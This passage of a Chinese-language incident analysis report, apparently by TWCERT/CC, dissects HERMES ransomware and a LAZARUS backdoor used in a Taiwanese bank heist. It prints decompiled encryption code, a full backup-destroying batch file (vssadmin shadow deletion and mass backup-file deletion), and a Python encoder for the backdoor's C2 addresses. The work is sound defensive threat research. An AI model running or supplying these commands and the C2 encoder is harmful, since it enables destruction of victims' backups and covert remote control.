

圖 13. PUBLIC 檔案

3. 檔案加密之金鑰保護

```
77  {
78    dynaes_enc_dynrsa_pri2 = 0;                    將公鑰寫入 PUBLIC 檔案
79    if ( !_WriteFile(public_file, dynrsa_pub, dynrsa_pub_len, &dynaes_enc_dynrsa_pri2, 0) )
80      return 0;
81  }
82  _CloseHandle(public_file);
```

圖 14. 將公鑰寫入檔名為 PUBLIC 之檔案中

接續，將 PUBLIC 檔案內容匯入至記憶體中，運用於後續檔案加密金鑰之保護，如下圖 15 所示。

```
public_file = _CreateFileW(&public_filename, 0x80000000, 0, 0, 3, 128, 0);
if ( !public_file )                                    開啟名為 PUBLIC 之檔案
  _ExitProcess(1);
public_file_size = _GetFileSize(public_file, &public_file_size, v4, v5);
public_file_data = _VirtualAlloc(0, public_file_size, 4096, 4);
v6 = 0;
_ReadFile(public_file, public_file_data, public_file_size, &v6, 0);
result = _CryptImportKey(csp, public_file_data, public_file_size, 0, 1, &public_key);
if ( !result )                                         將檔案中儲存之公鑰匯入至記憶體中
  result = _ExitProcess(1);
return result;
```

圖 15. 讀取 PUBLIC 檔案內容匯入記憶體

4. 產生 UNIQUE_ID_DO_NOT_REMOVE 檔案

上述動態產生之 RSA 私鑰部分，會由一動態產生之 AES 256 金鑰進行加密保護後寫入 UNIQURE_ID_DO_NOT_REMOVE 檔案，而該 AES256 金鑰會再由將一內嵌於加密模組本身 0x406000 位址之名為 RSA1 金鑰加密保護後，寫入 UNIQURE_ID_DO_NOT_REMOVE 檔案。後續之檔案加密金鑰是由該動態產生之 RSA 公鑰所保護後儲存，因此勒索者有能力使用所持有之 RSA1 私鑰進行檔案解密，相關程式碼如圖 16。

```
83  if ( !_CryptGenKey(csp, 0x6610, 1, &dynaes) ) // AES_256
84    return 0;
85  dynaes_enc_dynrsa_pri_len = 0;
86  if ( !_CryptExportKey(dynrsa, dynaes, 7, 0, 0, &dynaes_enc_dynrsa_pri_len) )
87    return 0;
88  dynaes_enc_dynrsa_pri = _VirtualAlloc(0, dynaes_enc_dynrsa_pri_len, 4096, 4);
89  dynaes_enc_dynrsa_pri2 = dynaes_enc_dynrsa_pri;
90  if ( !dynaes_enc_dynrsa_pri )
91    return 0;
92  if ( !_CryptExportKey(dynrsa, dynaes, 7, 0, dynaes_enc_dynrsa_pri, &dynaes_enc_dynrsa_pri_len) )
93    return 0;
94  if ( !_CryptImportKey(csp, &unk_406000, 276, 0, 0, &RSA1) )
95    return 0;
96  if ( !_CryptExportKey(dynaes, RSA1, 1, 0, 0, &RSA1_enc_dynaes_len) )
97    return 0;
98  RSA1_enc_dynaes = _VirtualAlloc(0, RSA1_enc_dynaes_len, 4096, 4);
99  if ( !RSA1_enc_dynaes || !_CryptExportKey(dynaes, RSA1, 1, 0, RSA1_enc_dynaes, &RSA1_enc_dynaes_len) )
100   return 0;
```

動態產生一 AES 256 金鑰

將動態產生的 RSA 私鑰以 AES 金鑰加密後匯出

於 0x406000 位址讀取一 RSA1 公鑰

將 AES 金鑰以 RSA1 公鑰加密後匯出

```
.data:00406000 ; Segment permissions: Read/Write
.data:00406000 _data            segment para public 'DATA' use32
.data:00406000                  assume cs:_data
.data:00406000                  ;org 406000h
.data:00406000 RSA1             db    6                 ; DATA XREF: gen_key_export_key+2AB↑o
.data:00406001                  db    2
.data:00406002                  db    0
.data:00406003                  db    0
.data:00406004                  db    0
.data:00406005                  db 0A4h ;
.data:00406006                  db    0
.data:00406007                  db    0
.data:00406008                  db  52h ; R
.data:00406009                  db  53h ; S
.data:0040600A                  db  41h ; A
.data:0040600B                  db  31h ; 1
.data:0040600C                  db    0
.data:0040600D                  db    8
.data:0040600E                  db    0
.data:0040600F                  db    0
.data:00406010                  db    1
.data:00406011                  db    0
.data:00406012                  db    1
.data:00406013                  db    0
```

```
sub_402C9F((int)&unique_file_name, (int)&v15);
concat((int)&unique_file_name, (int)L"\\UNIQUE_ID_DO_NOT_REMOVE");
unique_file = -1;
v7 = 0;
v19 = 0;
do
{
  if ( v7 >= 3 )
    break;
  unique_file = _CreateFileW(&unique_file_name, 0xC0000000, 0, 0, 2, 128, 0);// READ|WRITE
  v7 = v19++ + 1;
}
while ( unique_file == -1 );
if ( unique_file == -1 )
  return 0;
v22 = 0;
if ( !_WriteFile(unique_file, dynaes_enc_dynrsa_pri2, dynaes_enc_dynrsa_pri_len, &v22, 0) )
  return 0;
_SetFilePointer(unique_file, 0, 0, 2);
v22 = 0;
if ( !_WriteFile(unique_file, RSA1_enc_dynaes, RSA1_enc_dynaes_len, &v22, 0) )
  return 0;
```

開啟 UNIQUE_ID_DO_NOT_REMOVE 檔案

將由 AES 金鑰加密動態產生之 RSA 私鑰加密結果寫入檔案

將由 RSA1 加密動態產生之 AES 金鑰加密結果寫入檔案

圖 16. 金鑰儲存在 UNIQUE_ID_DO_NOT_REMOVE 檔案之相關程式碼

5. 加密檔案

圖 17 為檔案加密過程之相關程式碼，其做法為將所有磁碟槽進行掃描，並針對所有非光碟機之磁碟槽中所有檔案進行 AES256 加密 (每個檔案不同金鑰)，但不包含以下檔案：

- 名為 PUBLIC (或檔名以 PUBLIC 結尾)之檔案。
- 副檔名為 .bat 之檔案。
- 名為 Crypto (或檔名以 Crypto 結尾)之檔案。
- 名為 UNIQUE_ID_DO_NOT_REMOVE (或檔名以 UNIQUE_ID_DO_NOT_REMOVE 結尾)之檔案。

由於加密過程中會將“HERMES”字串加入密文中，因此研判此為一 HERMES 家族勒索病毒 [2]。最後，會將加密檔案所使用之 AES 金鑰以 PUBLIC 檔案中之 RSA 公鑰加密保護後，寫入於被加密檔案，以致於被加密過的檔案無法被檔案閱讀器正常讀取，如圖 18 所示。

理論上勒索者可利用所持有之 RSA1 私鑰解密 UNIQUE_ID_DO_NOT_REMOVE 檔案中之 AES 金鑰，再以此金鑰解密 PUBLIC 檔案中之私鑰，再以此私鑰解密每個檔案之 AES 金鑰，最後即可以該 AES 金鑰將檔案解密還原。

```
sub_4038B1(&unk_4083E8, 0, 1000);
sub_402C9F((int)&unk_4083E8, (int)&v16);
if ( !sub_402CED((int)&unk_4083E8, (int)&off_404A7C)
  && !sub_402CED((int)&unk_4083E8, (int)&off_404AAC)
  && !sub_402CED((int)&unk_4083E8, (int)L"PUBLIC")    名為 PUBLIC 之檔案不加密
  && !sub_402CED((int)&unk_4083E8, (int)L".bat") )    副檔名為 .bat 之檔案不加密
{
  sub_4038B1(&file_name, 0, 5000);
  sub_402C9F((int)&file_name, v4);
  concat((int)&file_name, (int)&v16);
  if ( !sub_402CED((int)&file_name, (int)L"Crypto") )  名為 Crypto 之檔案不加密
    encrypt_file((int)&file_name, csp, a4, 1);        其於檔案皆進行加密
}
```

```
if ( !_CryptGenKey(csp, 0x6610, 1, &aeskey) )// AES_256, KP_IV
{                                  對每個檔案動態產生一 AES256 金鑰
  v13 = file;

  _CloseHandle(v13);
  _CryptDestroyKey(aeskey);
  goto LABEL_35;
}
```

```
v19 = 0;
_SetFilePointer(file, v5, 0, 0);      讀取待加密檔案內容
if ( !_ReadFile(file, &data, data_len, &v19, 0) )
  goto LABEL_34;
length = 1000000;                     將檔案內容以 AES 金鑰加密
if ( !_CryptEncrypt(aeskey, 0, v20, 0, 0, &length, 0)
  || !_CryptEncrypt(aeskey, 0, v20, 0, &data, &data_len, length) )
{
  _CryptDestroyKey(aeskey);
  goto LABEL_34;
}
_SetFilePointer(file, v5, 0, 0);
v19 = 0;                              將加密結果寫回原檔案
if ( !_WriteFile(file, &data, data_len, &v19, 0) )
{
  _CloseHandle(file);
  _CryptDestroyKey(aeskey);
}
_Sleep(v11, 5);
```

```
v18 = 0;
if ( !_WriteFile(file, "HERMES", 6, &v18, 0)  寫入 HERMES 字串
  || !_CryptExportKey(aeskey, public_key, 1, 0, 0, &len)
  || !_CryptExportKey(aeskey, public_key, 1, 0, &rsa_pub_enc_aeskey, &len) )
  goto LABEL_17;
v18 = 0;                              將 AES 金鑰以 PUBLIC 檔案中之公鑰加密後，寫入檔案
v12 = _WriteFile(file, &rsa_pub_enc_aeskey, len, &v18, 0);
v13 = file;
if ( !v12 )
  goto LABEL_18;
_CloseHandle(file);                   關閉檔案，並刪除 AES 金鑰
_CryptDestroyKey(aeskey);
qword_4FF180 += FileSizeHigh >> 10;
return 1;
```

圖 17. 檔案加密過程之相關程式碼



圖 18. 被加密過的檔案無法被檔案閱讀器正常讀取

6. 刪除系統還原點

釋放 windows.bat 並執行之，如圖 19 所示。目的為刪除 Windows 還原點，參考圖 20，含以下檔名之備份檔案：

- *.VHD
- *.bac
- *.bak
- *.wbcat
- *.bkf
- Backup*.*
- backup*.*
- *.set
- *.win
- *.dsk



圖 19. 釋放 windows.bat 檔案

window.bat

```
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.* c:\backup*.* c:\*.set c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.* d:\*.set d:\*.win d:\*.dsk
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.* e:\backup*.* e:\*.set e:\*.win e:\*.dsk
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.* f:\*.set f:\*.win f:\*.dsk
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.* g:\backup*.* g:\*.set g:\*.win g:\*.dsk
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.* h:\backup*.* h:\*.set h:\*.win h:\*.dsk
del %0
```

圖 20. windows.bat 檔案內容

後門程式分析：

- 惡意程式：msmpeng.exe

  SHA1：bdb632b27ddb200693c1b80819a7463d4e7a98

  MD5：3c9e71400b72cc0213c9c3e4ab4df9df

  惡意程式分類：後門程式

- 惡意程式：splwow32.exe

  SHA1：c7e7dd96fefca77bb1097aeeefef126d597126bd

  MD5：97aaf130cfa251e5207ea74b2558293d

  惡意程式分類：後門程式

  後門程式行為摘要：

1. msmpeng.exe 程式為一個被 Themida 加殼所保護之程式。所加上之殼程式會偵測自身是否運行於虛擬機中，若是則終止運行。
2. splwow32.exe 程式為一後門程式。
   - 中繼連線方式：所連線之中繼站 IP 與 port 是以一對稱式金鑰 (cEzQfoPw) 進行加密後做為參數傳給該程式，而該程式再以相同金鑰解密後與中繼站連線。根據該金鑰，研判其為一 LAZARUS 後門程式。
   - 所接收之命令：該後門程式會等待接收各種命令進行處理，包括設定、接收、送出、保持、結束等命令。

   msmpeng.exe 程式分析

利用 Exeinfo PE 工具，發現該程式使用 Themida [3]加殼保護，如圖 21 所示。而根據 Payload Security [4] 網站之分析，所加上之殼程式會偵測所執行環境是否為 VMWare 虛擬機環境，若為虛擬機環境則自行終止，如圖 22。



圖 21. msmpeng.exe 程式被 Themida 加殼保護



圖 22. 殼程式會偵測 VMware 虛擬機環境之存在

此外，根據 BAE Systems Threat Research Blog [5]的報導，msmpeng.exe 為 splwow32.exe 之加殼後程式，兩者行為相同，因此以下直接進行 splwow32.exe 程式之分析。

splwow32.exe 程式分析

該程式會讀取執行該程式時所帶入之字串參數，並對其進行切割與解密。字串參數是由"|"符號分隔多個中繼站之加密 IP 與 port 資訊，並對每一組中繼站之加密資訊進行解密，如下圖 23 所示。

```
19    strcpy_s(&cmdline, 0x1000u, *(const char **)(cmdline_addr + 4));
20    enc_cmd = strtok(&cmdline, "|");      以"|"符號對字串參數進行切割
21    for ( i = 0; enc_cmd; ++i )
22    {
23      cmd = 0;
24      memset(&v12, 0, 0xFFFu);
25      switch ( i )
26      {
27        case 0:
28          decrypt(enc_cmd, (int)&cmd);    對切割後的每一段加密資訊
29          v9 = &cmd;                      進行解密
30          v8 = host_port1;
31          goto LABEL_8;
32        case 1:
33          decrypt(enc_cmd, (int)&cmd);
34          v9 = &cmd;
35          v8 = host_port2;
36          goto LABEL_8;
37        case 2:
38          decrypt(enc_cmd, (int)&cmd);
39          v9 = &cmd;
40          v8 = Src;
41          goto LABEL_8;
42        case 3:
43          decrypt(enc_cmd, (int)&cmd);
44          v9 = &cmd;
45          v8 = Dst;
46  LABEL_8:
47          strcpy_s(v8, 260u, v9);
48          break;
49        default:
50          break;
51      }
52      enc_cmd = strtok(0, "|");
```

圖 23. splwow32.exe 程式之參數解譯方式

解密程式如下圖 24 所示。該程式會將中繼站加密資訊字串，以每兩個字元為一組，進行處理。每一組的兩個加密字元經過處理後，會合併為一解密字元。其中解密字元之前 4 bits 為第一個加密字元處理後結果，而後 4 bits 為第二個加密字元處理後結果。最後，再與一金鑰 (cEzQfoPw) 中之每個字元依序進行 xor 運算後，得到最後之解密字元。此外，由於該程式所使用之金鑰 cEzQfoPw 與 LAZARUS [6]後門所使用之金鑰相同，因此研判該程式為一 LAZARUS 後門程式。

```
enc_CC = enc_CC_;
v10 = 'QzEc';
v11 = 'wPof';
ind = 0;
StrTrimA(enc_CC_, " ");
upper = *enc_CC;
if ( *enc_CC )
{
  lower = (int)(enc_CC + 1);
  do
  {
    if ( upper > '9' )
      v6 = upper - 55;
    else
      v6 = upper - 48;
    v7 = 16 * v6;
    v8 = *(_BYTE *)lower;
    if ( *(_BYTE *)lower > '9' )
      v9 = v8 - 55;
    else
      v9 = v8 - 48;
    lower += 2;
    *(_BYTE *)(CC + ind) = ind ^ *((_BYTE *)&v10 + ind % 8) ^ (v7 | v9);
    upper = *(_BYTE *)(lower - 1);
    ++ind;
  }
  while ( upper );
  *(_BYTE *)(CC + ind) = 0;
}
return upper;
```

金鑰 cEzQfoPw

每一組第一字元若大於 '9'，則減 55
否則減 48

將第一字元運算結果左移 4bits

每一組第二字元若大於 '9'，則減 55
否則減 48

將兩個字元處理結果合併後，
與金鑰之每個字元依序進行 xor 運算

圖 24. splwow32.exe 程式之參數解譯邏輯

根據以上原理，可反向設計其對應之加密程式如下圖 25 所示。例如，若欲使該程式對 127.0.0.1:8888 之中繼站進行連線，則可以此方式執行該程式：splwow32.exe 52764F7C5244665E5A764862525A 。而字串 52764F7C5244665E5A764862525A 即會被解密為 127.0.0.1:8888，並進行後續之連線行為。

```
key='cEzQfoPw'
dec='127.0.0.1:8888'
enc=''

for ind in range(len(dec)):
  curr=ind^ord(key[ind%8])^ord(dec[ind])
  upper=curr>>4
  if(upper > 9):
    enc=enc+chr(upper+55)
  else:
    enc=enc+chr(upper+48)
  lower=curr&0xf
  if(lower > 9):
    enc=enc+chr(lower+55)
  else:
    enc=enc+chr(lower+48)

print enc
```

圖 25. 圖 22 程式碼對應之加密程式

解密完成後，會根據所解出之中繼站 IP 與 port 嘗試建立連線，並送出“Nachalo”字串，如圖 26 所示，即為俄文之開始意思。

```
do
{
  socket = begin((int)"Nachalo");           // beginning
  if ( socket == -1 )
  {                                  送出 Nachalo，開始進行連線
    Sleep(3000u);
    ++v1;
    if ( v1 > 5 )
    {
      byte_37A03D = 1;
      goto LABEL_5;
    }
  }
  else
  {
    process_command(socket);  處理所接收之命令
    shutdown(socket, 2);
    closesocket(socket);
  }
}
while ( !byte_37A03D );
```

圖 26. splwow32.exe 處理連線之部分程式碼

連線建立後，便會等待接收各種命令進行處理，包括 ustanavlivat (設定)、poluchit (接收)、pereslat (送出)、derzhat (保持)、vykhodit (結束)等，如圖 27 所示。

```
if ( receive(4, buf, 0xEA60u, socket) )
{
  while ( receive(*(int *)buf, &v5, 0xEA60u, socket) )
  {
    if ( !_stricmp(&v5, "ustanavlivat") )     // to set   處理設定命令
    {
      *(_DWORD *)v4 = 0;
      Src = 0;
      memset(&v8, 0, 0x103u);
      if ( !receive(4, v4, 0xEA60u, socket) || !receive(*(int *)v4, &Src, 0xEA60u, socket) )
        return -1;
      memset(host_port2, 0, 0x104u);
      strcpy_s(host_port2, 0x104u, &Src);
    }
    else if ( !_stricmp(&v5, "poluchit") )    // to receive   處理接收命令
    {
      *(_DWORD *)v4 = strlen(host_port2);
      if ( !sub_3415E0(socket, (int)v4) || !sub_3415E0(socket, (int)host_port2) )
        return -1;
    }
    else if ( !_stricmp(&v5, "pereslat") )    // to send    處理送出命令
    {
      *(_DWORD *)v4 = 0;
      if ( !receive(4, v4, 0xEA60u, socket) )
        return -1;
      for ( i = 0; i < *(_DWORD *)v4; ++i )
      {
        CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_3422D0, 0, 0, 0);
        Sleep(0x3E8u);
      }
    }
    else if ( _stricmp(&v5, "derzhat") && !_stricmp(&v5, "vykhodit") )// to keep, to exit
    {                                                  處理保持與結束命令
      v11 = aVykhodit[8];
      v10 = *(_DWORD *)"odit";
```

圖 27. splwow32.exe 之命令

Conclusion

據報導 [7]，此次遠東銀行發現異常初期，發現內部有電腦遭加密攻擊，因此容易誤導偵辦方向朝向單純加密勒索方向調查。而經由 SWIFT 遭盜轉金錢之犯罪行為與勒索軟體之結合，一方面可誤導偵辦方向，另一方面又可將相關證據進行加密而不被發現，增加調查之困難度。未來企業需保持警覺，若發現遭勒索加密攻擊，有可能實際上為掩護另一非法攻擊之手段。

References

[1] Trendmicro, "用戶端服務", Retrieved 2011, from the World Wide Web: http://docs.trendmicro.com/all/ent/officescan/v10.6/zh-tw/osce_10.6_olhsrv/OHelp/Clients/clservices.htm

[2] Symantec, "Ransom.Hermes", Retrieved Feb 02, 2017, from the World Wide Web:

https://www.symantec.com/security_response/writeup.jsp?docid=2017-022015-3241-99&tabid=2

[3] Oreans Technologies, "Themida", Retrieved Feb 17, 2017, from the World Wide Web: https://www.oreans.com/themida.php

[4] HYBRID-ANALYSIS, "msmpeng_dump", Retrieved Oct , 2017, from the World Wide Web: https://www.hybrid-analysis.com/sample/55e7432307ff0f523b33306b92b7c38e93499e32408c003d5d2905cd3eba365f?environmentId=100

[5] BAE Systems Threat Research Blog, "Taiwan Heist: Lazarus Tools and Ransomware", Retrieved Oct 17, 2017, from the World Wide Web: http://baesystemsai.blogspot.tw/?spref=fb&m=1

[6] BAE Systems Threat Research Blog,, "LAZARUS' FALSE FLAG MALWARE", Retrieved Feb 20, 2017, from the World Wide Web: http://baesystemsai.blogspot.tw/2017/02/lazarus-false-flag-malware.html

[7] 信傳媒, "徐旭東遭駭客「搶銀行」？ 遠銀的 18 億竟是被釣魚信件駭走的", Retrieved Oct 17, 2017, from the World Wide Web: https://tw.mobi.yahoo.com/news/%E5%BE%90%E6%97%AD%E6%9D%B1%E9%81%AD%E9%A7%AD%E5%AE%A2-%E6%90%B6%E9%8A%80%E8%A1%8C-%E9%81%A0%E9%8A%80%E7%9A%8418%E5%84%84%E7%AB%9F%E6%98%AF%E8%A2%AB%E9%87%A3%E9%AD%9A%E4%BF%A1%E4%BB%B6%E9%A7%AD%E8%B5%B0%E7%9A%84-023420445.html

Contact Information

- +886-2-2377-6418#202
- Email: twcert@cert.org.tw

Document FAQ

Can I distribute this to other people? This document is distributed as TLP: GREEN. Recipients may share TLP:GREEN information with peers and partner organizations within their sector or community, but not via publicly accessible channels. Please contact TWCERT/CC with specific distribution inquiries.